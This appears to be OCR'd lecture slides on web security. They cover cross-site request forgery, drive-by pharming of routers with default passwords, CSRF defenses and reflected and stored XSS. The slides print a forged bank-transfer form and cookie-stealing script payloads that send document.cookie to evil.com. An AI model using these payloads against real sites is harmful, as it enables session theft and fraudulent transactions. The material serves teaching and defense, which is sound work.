
1 establish session

User Victim

2 visit server (or iframe)

Q: how long do you stay logged in to Gmail? Facebook? ….

Basic picture



Server Victim

1 establish session

2 visit server (or iframe)


3 receive malicious page

html

User Victim

Q: how long do you stay logged in to Gmail? Facebook? ….

Basic picture



Server Victim

1 establish session

4 send forged request (w/ cookie)

2 visit server (or iframe)


3 receive malicious page

User Victim

html includes a malicious iframe.

Q: how long do you stay logged in to Gmail? Facebook? ….

Form post with cookie



Victim Browser

www.attacker.com

www.bank.com

GET /blog HTTP/1.1

```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```


HTTP/1.1 200 OK

Transfer complete!

User credentials

Drive-by Pharming

(Stamm & Ramzan)



http://pcsupport.about.com/od/linksys-default-passwords/a/wrt54g-default-password.htm


> Looking for the Linksys WRT54G default password? You probably have little reason to access yourrouter on a regular basis so don't feel too bad if you've forgotten the WRT54G default password.
>
> ...
>
> For most versions of the Linksys WRT54G, the default password is *admin*. As with most passwords, the WRT54G default password is case sensitive.
>
> In addition to the WRT54G default password, you can also see the WRT54G default username and WRT54G default IP address in the table below.

Drive-by Pharming

(Stamm & Ramzan)


user =admin pwd =default

192.168.1.1



Wireless nvram value setting

"Use DNS <attacker.ip>"


Sponsored by
DHS National Cyber Security Division/US-CERT
National Vulnerability Database
automating vulnerability management, security measurement, and compliance checking
NIST
National Institute of Standards and Technology
Vulnerabilities
Checklists
800-53/800-53A
Product Dictionary
Impact Metrics
Data Feeds
Statistics
Home
SCAP
SCAP Validated Tools
SCAP Events
About
Contact
Vendor Comments

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

52799 CVE Vulnerabilities
Last updated:
202 Checklists
Thu Sep 13
221 US-CERT Alerts
14:39:32 EDT
2636 US-CERT Vuln Notes
2012
8140 OVAL Queries
CVE Publication
60357 CPE Names
rate: 29.0

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit

Search Results (Refine Search)

There are **563** matching records. Displaying matches **1** through **20**.

1 2 3 4 5 6 7 8 9 10 11 > >>

CVE-2012-4893

VU#788478

Summary: Multiple cross-site request forgery (CSRF) vulnerabilities in file/show.cgi in Webmin 1.590 and earlier allow remote attackers to hijack the authentication of privileged users for requests that (1) read files or execute (2) tar, (3) zip, or (4) gzip commands, a different issue than CVE-2012-2982.

Published: 09/11/2012

CVSS Severity: 6.8 (MEDIUM)

CVE-2012-4890

Summary: Multiple cross-site scripting (XSS) vulnerabilities in FlatnuX CMS 2011 08.09.2 and earlier allow remote attackers to inject arbitrary web script or HTML via a (1) comment to the news, (2) title to the news, or (3) the folder names in a gallery.

Published: 09/10/2012

CVSS Severity: 4.3 (MEDIUM)

CVE-2012-0714

Summary: Cross-site request forgery (CSRF) vulnerability in IBM Maximo Asset Management 6.2 through 7.5, as used in SmartCloud Control Desk, Tivoli Asset Management for IT, Tivoli Service Request Manager, Maximo Service Desk, and Change and Configuration Management Database (CCMDB), allows remote attackers to hijack the authentication of unspecified victims via unknown vectors.

Published: 09/10/2012

CVSS Severity: 6.8 (MEDIUM)

http://web.nvd.nist.gov/view/vuln/search-results?query=csrf&search_type=all&cves=on

CSRF defenses


✓ Secure Token:

✓ Referer Validation: server.

✓ Custom Headers:

```
<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2">
```

unguessable.



```
<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2" />
```

can also be included in the http headers.

— server should validate this form value for "freshness" possibly related to the "session" that is posting the form.

* find example

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Send only on POST, send only necessary data
  - Defense against redirect-based attacks

Cross-Site Scripting (XSS)

Threat Model

Reflected and Stored Attacks

Mitigations

hello.cgi ?name = abhi

XSS

```
IF param[:name] is set
  PRINT "<html>Hello" + param[:name] + "</html>"
ELSE
  PRINT "<html> Hello there </html>
```

this name parameter is controlled by the attacker.


http://foolish.com/hello.cgi?name=abhi

Hello abhi

What can go wrong?

Suppose we can convince VICTIM to run our Javascript code.

How can we steal the VICTIM's cookies?



bank.com

1. good.com sets a cookie

2. victim visits attack.com

XSS main problem

Data that is dynamically written into as webpage is inadvertently interpreted as javascript code.

This attacker code run in a different origin.

⇒ attack!!

Cross-Site Scripting (XSS)

- XSS refers to running code from an untrusted origin
  - Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
  - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
  - Steal authentication credentials (session IDs)
  - Or, more targeted unauthorized actions

Types of XSS


- Reflected (Type 1)
  - Code is included as part of a malicious link
  - Code included in page rendered by visiting link
- Stored (Type 2)
  - Attacker submits malicious code to server
  - Server app persists malicious code to storage
  - Victim accesses page that includes stored code
- DOM-based (Type 3)
  - Purely client-side injection

comments on pages.

Vulnerable Website, Type 1

- Suppose we have a search site, *www.websearch.com*

http://www.websearch.com/search?q=good news



Results for: **good news**


Some good news

http://youtube.com/sgn

Vulnerable Website, Type 1

- Suppose we have a search site, [*www.websearch.com*](http://www.websearch.com)

[http://www.websearch.com/search?q=good news](http://www.websearch.com/search?q=good%20news)




Results for **good news**

Some good news


http://youtube.com/sgn

Vulnerable Website, Type 1

http://www.websearch.com/search?q=<img src=“http://img.com/nyan.jpg”/>




hello.cgi



1. bank.com sets a cookie

2. Visit evil.com



hello.cgi

<iframe src="bank.com?name=<script>d.write('<img src=evil.com?'+doc.cookie')</script>

hello.cgi

bank.com?name=<script...>

Name param is injected into browser, interpreted as js.

bank origin.


<img src=evil.com?<secret cookie>

Attempt to load image leaks secret cookie

bank.com cookie.

Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com




What's going on?

I hope you like pop-tarts ;)

```
<script>document.body.style.backgroundImage = "url(' http://
img.com/nyan.jpg ')"</script>
```

Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com




Latest Status Updates

I hope you like pop-tarts ;)
Monday, March 23, 2015

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```




friendly.com

Origin: www.friendly.com
session=xI4f-Qs02fd

evil.com

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```



1) Post malicious JS to profile


friendly.com

